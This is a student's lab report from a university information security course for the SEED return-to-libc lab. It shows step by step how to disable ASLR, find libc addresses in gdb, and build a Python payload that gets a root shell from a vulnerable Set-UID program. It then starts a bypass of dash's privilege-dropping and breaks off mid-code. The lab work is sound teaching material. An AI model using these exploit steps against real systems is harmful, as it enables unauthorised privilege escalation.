PES UNIVERSITY

Department of Computer Science & Engineering

Information Security

UE23CS343BB6

Assignment 4 Submission

Name of the Student	Pranav Hemanth
SRN	PES1UG23CS433
Section	G
Department	CSE
Campus	RR

Return-to-libc Attack Lab

Information Security

UE23CS343BB6

Files as part of this lab setup:

This lab uses C, Bash and python files. The top-level tree is:

```
[pranavhemanth@Pranavs-MacBook-Pro-M3 IS-S6 %cd Lab4                    ]
[pranavhemanth@Pranavs-MacBook-Pro-M3 Lab4 %tree                        ]
.
├── Return to Libc - Student Copy.docx.pdf
├── ROP
│   ├── exploit.py
│   ├── stack_rop.c
│   └── steps_to_run.sh
├── ROP_arg
│   ├── exploit.py
│   ├── stack_rop.c
│   └── steps_to_run.sh
├── ROP_printf
│   ├── exploit.py
│   ├── stack_rop.c
│   └── steps_to_run.sh
└── ROP_SetUID
    ├── exploit.py
    ├── stack_rop.c
    └── steps_to_run.sh

5 directories, 13 files
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab4 %
```

Change shell name:

PS1="shell:PES1UG23CS433:PranavHemanth:\w\n\$>"

Environment Setup

Turning Off Countermeasures
Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them and see whether our attack can still be successful or not.
Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.

Step1: Disable address space randomization using the following command:

1) Command: sudo sysctl -w kernel.randomize_va_space=0

```
shell:PES1UG23CS433:PranavHemanth:~
$>sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~
$>
```

Configuring /bin/sh. In the recent versions of Ubuntu OS, the /bin/sh symbolic link points to the /bin/dash shell. The dash program, as well as bash, has implemented a security countermeasure that prevents itself from being executed in a Set-UID process. Basically, if they detect that they are executed in a Set-UID process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.
Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 20.04 VM.

Step2: Use the following command to link /bin/sh to /bin/zsh:

2) Command: sudo ln -sf /bin/zsh /bin/sh

```
shell:PES1UG23CS433:PranavHemanth:~
$>sudo ln -sf /bin/zsh /bin/sh
shell:PES1UG23CS433:PranavHemanth:~
$>
```

Compilation
Let us first compile the code and turn it into a root-owned Set-UID program. Do not forget to include the "-fno-stack-protector" option and the "-z noexecstack" option. It should also be noted that changing ownership must be done before turning on the Set-UID bit, because ownership changes cause the Set-UID bit to be turned off.

Step3: All these commands are included in the provided Makefile. Since all the commands are provided within the Makefile we run the command.

3) Command: make

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Explanation:
Disabling ASLR ensures that stack and library addresses remain constant across executions, which is necessary for crafting a reliable buffer overflow exploit. Linking /bin/sh to zsh avoids the privilege-dropping behavior of dash in Set-UID programs. Compiling with -fno-stack-protector removes stack canaries and -z noexecstack keeps the stack non-executable, forcing us to use return-to-libc instead of shellcode.

Task 1: Finding out the Addresses of libc Functions

In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the libc library may be different). Therefore, we can easily find out the address of system() using a debugging tool such as gdb. Namely, we can debug the target program retlib.
Even though the program is a root-owned Set-UID program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID).

Step1: Checking if retlib has root privileges:

4) Command: ls -l retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>ls -l retlib
-rwsr-xr-x 1 root seed 15788 Feb 17 21:02 retlib
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Step2: We need to create a file called “badfile” within which we will be storing our exploit code. Then, running gdb in quiet mode.

5) Command: touch badfile
6) Command: gdb -q retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gdb -q retlib
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$
```

Step3: We create a breakpoint in the main function of the retlib program and then run the executable.

7) Command: gdb-peda$ b main

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gdb -q retlib
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ b main
Breakpoint 1 at 0x12ef
gdb-peda$
```

8) Command: gdb-peda$ run

```
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb7088 --> 0xffffd20c --> 0xffffd3df ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xad15a903
EDX: 0xffffd194 --> 0x0
ESI: 0xf7fb5000 --> 0x1e8d6c
EDI: 0xf7fb5000 --> 0x1e8d6c
EBP: 0x0
ESP: 0xffffd16c --> 0xf7de6ed5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd16c --> 0xf7de6ed5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3b7 ("/home/seed/Desktop/Lab4/Labsetup/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3df ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb5000 --> 0x1e8d6c
0024| 0xffffd184 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3b7 ("/home/seed/Desktop/Lab4/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$
```

Observation: The program stops at main().

Step4: We print out the addresses of the system() and exit() functions before quitting out of gdb.

9) Command: gdb-peda$ p system
10) Command: gdb-peda$ p exit
11) Command: gdb-peda$ quit

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0d360 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dffec0 <exit>
gdb-peda$ quit
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The system address is: 0xf7e0d360
The exit address is: 0xf7dffec0

Note 1: It should be noted that even for the same program, if we change it from a Set-UID program to a non-Set-UID program, the libc library may not be loaded into the same location. Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the address we get may be incorrect.

Explanation:
Using gdb allows us to inspect the runtime addresses of libc functions such as system() and exit(). With ASLR disabled, these addresses remain stable, making them usable inside the exploit payload. These function addresses will later replace the saved return address so that control flow jumps directly into libc.

Task 2: Putting the shell string in the memory

Our attack strategy is to jump to the system() function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the system() function to execute the "/bin/sh" program. Therefore, the command string "/bin/sh" must be put in the memory first and we have to know its address (this address needs to be passed to the system() function). There are many ways to achieve these goals; we choose a method that uses environment variables.
When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable MYSHELL, and let it contain the string "/bin/sh".

Step1: To verify that the environment variable and by extension our malicious string gets into the child process, we set an environment variable and try to print it out using env.

12)Command: export MYSHELL=/bin/sh
13)Command: env | grep MYSHELL

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>export MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>env | grep MYSHELL
MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program.

Step2: Create the envadr.c file and save the code.
14)Edit: envadr.c code:

```
  GNU nano 4.8                          envadr.c
//envadr.c
#include <stdio.h>
#include <stdlib.h>

void main(){
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("bin/sh address: %x\n", (unsigned int)shell);
}

                          [ Wrote 10 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>nano envadr.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>ls -lh envadr.c
-rw-rw-r-- 1 seed seed 180 Feb 18 18:19 envadr.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Explanation:
The environment variable MYSHELL stores the string /bin/sh inside the process

memory. The helper program prints the exact address of this string, which is required because system() expects a pointer to a command string. Running the program multiple times confirms the address remains constant when ASLR is disabled.

Step3: Compile the code above into a binary called envadr. If the address randomization is turned off, you will find out that the same address is printed out.

15)Command: gcc -m32 -o envadr envadr.c

16)Command: ./envadr

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gcc -m32 -o envadr envadr.c
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./envadr
bin/sh address: ffffd416
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The length of the program name does make a difference. That's why we choose 6 characters for the program name envadr to match the length of retlib executable.

Step4: Verify Address Stability. Run the program again

17)Command: ./envadr

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./envadr
bin/sh address: ffffd416
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./envadr
bin/sh address: ffffd416
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The /bin/sh address is: 0xffffd416

Explanation:

The identical address across executions confirms that memory layout is deterministic without ASLR. This guarantees that the /bin/sh pointer used in the exploit will correctly reference the command string at runtime.

Task 3: Launching the Attack

We are ready to create the content of badfile. Since the content involves some binary data (e.g., the address of the libc functions), we can use Python to do the construction. We provide a skeleton of the code in the exploit.py file, with the essential parts left for you to fill out.
You need to figure out the three addresses and the values for X, Y, and Z.
First we find the value of Y , where we will place the system() functions address.

When we run the retlib executable we get two addresses that will look like the following:

1. Address of buffer[] inside bof(): 0xFFFFFFFF
2. Frame Pointer value inside bof(): 0xFFFFFFFF

The value of Y in your exploit.py file should be equal to:
Y = [Frame Pointer value inside bof()] - [Address of buffer[] inside bof()] + 4
Z = Y + 4
X = Z + 4

Regarding the address corresponding to X:
This is the variable in the exploit file called sh_addr.
We get this value from executing the envadr binary.

Regarding the address corresponding to Y:
This is the variable in the exploit file called system_addr.
The address of the system() function is obtained from gdb.

Regarding the address corresponding to Z:
This is the variable in the exploit file called exit_addr.
The address of the exit() function is obtained from gdb.

Step0: Fill in these values and complete the exploit.py file.
From Task 1 (gdb):
The system address is: 0xf7e0d360
The exit address is: 0xf7dffec0
From Task 2 (envadr):
The /bin/sh address is: 0xffffd416

From gdb: buffer and frame pointer addresses

Step0.5:

Open gdb again:

18)Command: gdb -q retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gdb -q retlib
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$
```

Inside gdb:

19)Command: b bof

```
gdb-peda$ b bof
Breakpoint 1 at 0x124d
gdb-peda$
```

20)Command: run

```
gdb-peda$ b bof
Breakpoint 1 at 0x124d
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/Labsetup/retlib
Address of input[] inside main():  0xffffcd40
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcd40 --> 0xffffcd68 --> 0x0
EBX: 0x56558fc8 --> 0x3ed0
ECX: 0x0
EDX: 0x565570c8 --> 0x0
ESI: 0xf7fb5000 --> 0x1e8d6c
EDI: 0xf7fb5000 --> 0x1e8d6c
EBP: 0xffffd138 --> 0x0
ESP: 0xffffcd2c --> 0x56556388 (<main+153>:     add    esp,0x10)
EIP: 0x5655624d (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556244 <frame_dummy+4>:  jmp    0x565561a0 <register_tm_clones>
   0x56556249 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655624c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5655624d <bof>:    endbr32
   0x56556251 <bof+4>:  push   ebp
   0x56556252 <bof+5>:  mov    ebp,esp
   0x56556254 <bof+7>:  push   ebx
   0x56556255 <bof+8>:  sub    esp,0x14
[--------------------------------------stack-------------------------------------]
0000| 0xffffcd2c --> 0x56556388 (<main+153>:    add    esp,0x10)
0004| 0xffffcd30 --> 0xffffcd40 --> 0xffffcd68 --> 0x0
0008| 0xffffcd34 --> 0x0
0012| 0xffffcd38 --> 0x3e8
0016| 0xffffcd3c --> 0x5655a1a0 --> 0xfbad2498
0020| 0xffffcd40 --> 0xffffcd68 --> 0x0
0024| 0xffffcd44 --> 0x33bfcd2
0028| 0xffffcd48 --> 0xffffcdfc --> 0xffffffff
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655624d in bof ()
gdb-peda$
```

Then:

21)Command: p &buffer

```
gdb-peda$ p &buffer
No symbol table is loaded.  Use the "file" command.
gdb-peda$
```

22)Command: p $ebp

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffd138
gdb-peda$
```

For getting the address of the buffer we need to enable debugging mode by adding the -g flag while compiling. Run make clean, modify the Makefile and recompile


23)Edit: Update the makefile



24)Commands:

make clean

make



Rerun the gdb steps 0.5:

Open gdb (again):

25)Command: gdb -q retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gdb -q retlib
Reading symbols from retlib...
gdb-peda$
```

Inside gdb:

26)Command: b bof

```
gdb-peda$ b bof
Breakpoint 1 at 0x124d: file retlib.c, line 10.
gdb-peda$
```

27)Command: run

```
bgdb-peda$ b bof
Breakpoint 1 at 0x124d: file retlib.c, line 10.
gdb-peda$ run
Starting program: /home/seed/Desktop/Lab4/Labsetup/retlib
Address of input[] inside main():  0xff9db990
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xff9db990 --> 0xff9db9b8 --> 0x0
EBX: 0x5658dfc8 --> 0x3ed0
ECX: 0x0
EDX: 0x5658c0c8 --> 0x0
ESI: 0xf7f1e000 --> 0x1e8d6c
EDI: 0xf7f1e000 --> 0x1e8d6c
EBP: 0xff9dbd88 --> 0x0
ESP: 0xff9db97c --> 0x5658b388 (<main+153>:     add    esp,0x10)
EIP: 0x5658b24d (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x5658b244 <frame_dummy+4>:  jmp    0x5658b1a0 <register_tm_clones>
   0x5658b249 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5658b24c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5658b24d <bof>:    endbr32
   0x5658b251 <bof+4>:  push   ebp
   0x5658b252 <bof+5>:  mov    ebp,esp
   0x5658b254 <bof+7>:  push   ebx
   0x5658b255 <bof+8>:  sub    esp,0x14
[-------------------------------------stack-------------------------------------]
0000| 0xff9db97c --> 0x5658b388 (<main+153>:    add    esp,0x10)
0004| 0xff9db980 --> 0xff9db990 --> 0xff9db9b8 --> 0x0
0008| 0xff9db984 --> 0x0
0012| 0xff9db988 --> 0x3e8
0016| 0xff9db98c --> 0x567ef1a0 --> 0xfbad2498
0020| 0xff9db990 --> 0xff9db9b8 --> 0x0
0024| 0xff9db994 --> 0x33bfcd2
0028| 0xff9db998 --> 0xff9dba4c --> 0xffffffff
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xff9db990 "\270\271\235\377\322\374;\003L\272\235\377\340#\363", <incomplete sequence \367>) at retlib.c:10
10      {
```

Then:

28)Command: p &buffer

```
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xff9db960
```

29)Command: p $ebp

```
gdb-peda$ p $ebp
$2 = (void *) 0xff9dbd88
```

The buffer address is: 0xff9db960
The ebp address is: 0xff9dbd88

Y = ebp - buffer + 4 = 0xff9dbd88 - 0xff9db960 = 0x428 = 1068
Z = 1072
X = 1076

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xff86e9d0
Input size: 0
Address of buffer[] inside bof():  0xff86e9a0
Frame Pointer value inside bof():  0xff86e9b8
(^_^)(^_^) Returned Properly (^_^)(^_^)
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

The addresses are different from what we observed while using gdb. This may be due to the difference in stack layout in gdb v/s when you actually run it.

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0d360 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dffec0 <exit>
gdb-peda$
```

Y = 24 + 4 = 28
Z = 32
X = 36

/bin/sh = 0xffffe41e
/bin/sh = 0xffffd469 # wrong address
system = 0xf7e0d360
exit = 0xf7dffec0
offsets: Y=28, Z=32, X=36

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>export MYSHELL=/bin/sh
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>gcc -o envadr envadr.c
envadr.c: In function ‘main’:
envadr.c:8:40: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    8 |         printf("bin/sh address: %x\n", (unsigned int)shell);
      |                                        ^
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./envadr
bin/sh address: ffffe41e
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

```
   0x56556255 <bof+8>:  sub    esp,0x14
[----------------------------------stack-----------------------------------]
0000| 0xffffcd3c --> 0x56556388 (<main+153>:    add    esp,0x10)
0004| 0xffffcd40 --> 0xffffcd50 --> 0xaaaaaaaa
0008| 0xffffcd44 --> 0x12c
0012| 0xffffcd48 --> 0x3e8
0016| 0xffffcd4c --> 0x5655a1a0 --> 0xfbad2498
0020| 0xffffcd50 --> 0xaaaaaaaa
0024| 0xffffcd54 --> 0xaaaaaaaa
0028| 0xffffcd58 --> 0xaaaaaaaa
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xffffcd50 '\252' <repeats 28 times>, "`\003\332\367\300.\331\367\036\34
4\377\377", '\252' <repeats 160 times>...) at retlib.c:10
10      {
gdb-peda$ p getenv("MYSHELL")
'getenv' has unknown return type; cast the call to its declared return type
gdb-peda$ p (char *)getenv("MYSHELL")
$1 = 0xffffd469 "/bin/sh"
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

30)Edit: Update the exploit.py file

```
  GNU nano 4.8                                                  exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffe41e       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7da0360   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7d92ec0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
  GNU nano 4.8                          exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd41e       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e0d360   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7dffec0     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
                          [ Wrote 21 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

Explanation:

The exploit constructs a payload that overwrites the saved return address in the stack. The overwritten return address points to system(), followed by the address of exit() and then the address of /bin/sh. When bof() returns, execution jumps to system("/bin/sh"), spawning a root shell.

Step1: First we make our exploit file executable and then we run it to generate the exploit code which will be stored in the “badfile”. Then we run our vulnerable retlib executable.

31)Commands:

chmod u+x exploit.py

./exploit.py

./retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>chmod u+x exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
#
```

Step2: If your attack was successful you should have gotten a root shell and so you must exit this before continuing with the next task.

32)Command: # whoami

33)Command:# exit

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# whoami
root
# exit
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Note: if you have changed your terminal name using the export command you may not get the hash symbol, but this is just the visual indicator. Upon running the whoami command you must get root as your answer to indicate that you successfully elevated your privilege.

Upon successfully performing the attack there will be another /bin/sh shell spawned and it is here we get the username as root. Exit out of this shell before running the subsequent commands.

Explanation:
Receiving root from whoami confirms that the Set-UID program executed with elevated privileges and the return-to-libc attack successfully redirected execution to system().

Task 3.1: Attack variation 1

Is the exit() function really necessary? Please try your attack without including the address of this function in badfile.
Comment out the line 17 which writes the address of the exit function to the payload.

Step0: Modify exploit.py (Comment out the line that writes exit_addr)

34)Edit: nano exploit.py



Step1: Remove the old badfile and create a new empty file. Run the exploit again and execute the vulnerable retlib executable.

35)Commands:

rm badfile
touch badfile
./exploit.py
./retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>nano exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>rm badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./exploit.py
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
#
```

Step2: If your attack was successful you should have gotten a root shell and you must exit this before continuing with the next task.

36)Command:# exit

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# whoami
root
# exit
Segmentation fault (core dumped)
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Explanation:

The attack can still succeed without exit() because the primary objective is to invoke system("/bin/sh"). However, omitting exit() may cause the program to crash after the shell exits since there is no valid return address for cleanup. Including exit() ensures graceful termination.

Task 3.2: Attack variation 2

After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. Repeat the attack (without changing the content of the badfile).

Step1: Rename the executable and repeat the attack.

37)Commands:

mv retlib newretlib

./newretlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>mv retlib newretlib
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>./newretlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
zsh:1: command not found: h
Segmentation fault (core dumped)
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Step2: Rename the executable back to retlib.

38)Command: mv newretlib retlib

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>mv newretlib retlib
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Question 1: Will your attack succeed or not? If it does not succeed, explain why.
Explanation:
The attack may fail after renaming the executable because the stack layout can change depending on the program name length. Environment variables and argument placement shift in memory, which changes the address of /bin/sh. Since the exploit uses hardcoded addresses, this shift causes the pointer to become incorrect and the attack may not succeed.

Task 4: Defeat Shell's countermeasure

The purpose of this task is to launch the return-to-libc attack after the shell's countermeasure is enabled. Before doing Tasks 1 to 3, we relinked /bin/sh to /bin/zsh, instead of to /bin/dash (the original setting). This is because some shell programs, such as dash and bash, have a countermeasure that automatically drops privileges when they are executed in a Set-UID process. In this task, we would like to defeat such a countermeasure, i.e., we would like to get a root shell even though the /bin/sh still points to /bin/dash.

Step1: Let us first change the symbolic link back:

39)Command: sudo ln -sf /bin/dash /bin/sh

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>sudo ln -sf /bin/dash /bin/sh
[sudo] password for seed:
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Although dash and bash both drop the Set-UID privilege, they will not do that if they are invoked with the -p option. When we return to the system function, this function invokes /bin/sh, but it does not use the -p option. Therefore, the Set-UID privilege of the target program will be dropped. If there is a function that allows us to directly execute "/bin/bash -p", without going through the system function, we can still get the root privilege.

There are actually many libc functions that can do that, such as the exec() family of functions, including execl(), execle(), execv(), etc. Let's take a look at the execv() function. int execv(const char *pathname, char *const argv[]);
This function takes two arguments, one is the address to the command, the second is the address to the argument array for the command. For example, if we want to invoke "/bin/bash -p" using execv, we need to set up the following

From the previous tasks, we can easily get the address of the two involved strings. Therefore, if we can construct the argv[] array on the stack, get its address, we will have everything that we need to conduct the return-to-libc attack.

Step2: We set the "-p" parameter and update the MYSHELL environment variable, which we will use as arg[1] and arg[0] for the execv() function. We will also verify if the environment variables have been set correctly using the env command.

40)Commands:

```
export MYSHELL=/bin/bash
export PARAM=-p
env | grep MYSHELL
env | grep PARAM
```

```
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>export MYSHELL=/bin/bash
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>export PARAM=-p
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>env | grep MYSHELL
MYSHELL=/bin/bash
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>env | grep PARAM
PARAM=-p
shell:PES1UG23CS433:PranavHemanth:~/Desktop/Lab4/Labsetup
$>
```

Step3: Create a new file called prtenv.c, we will use this program to get the addresses of the two arguments required for this attack.

41)Edit: nano prtenv.c

```
 GNU nano 4.8                          prtenv.c
#include<stdio.h>
#include<stdlib.h>
void main(){
    char* shell = (char *) getenv("MYSHELL");
    char* param = (char *) getenv("PARAM");
    if (shell && param) {
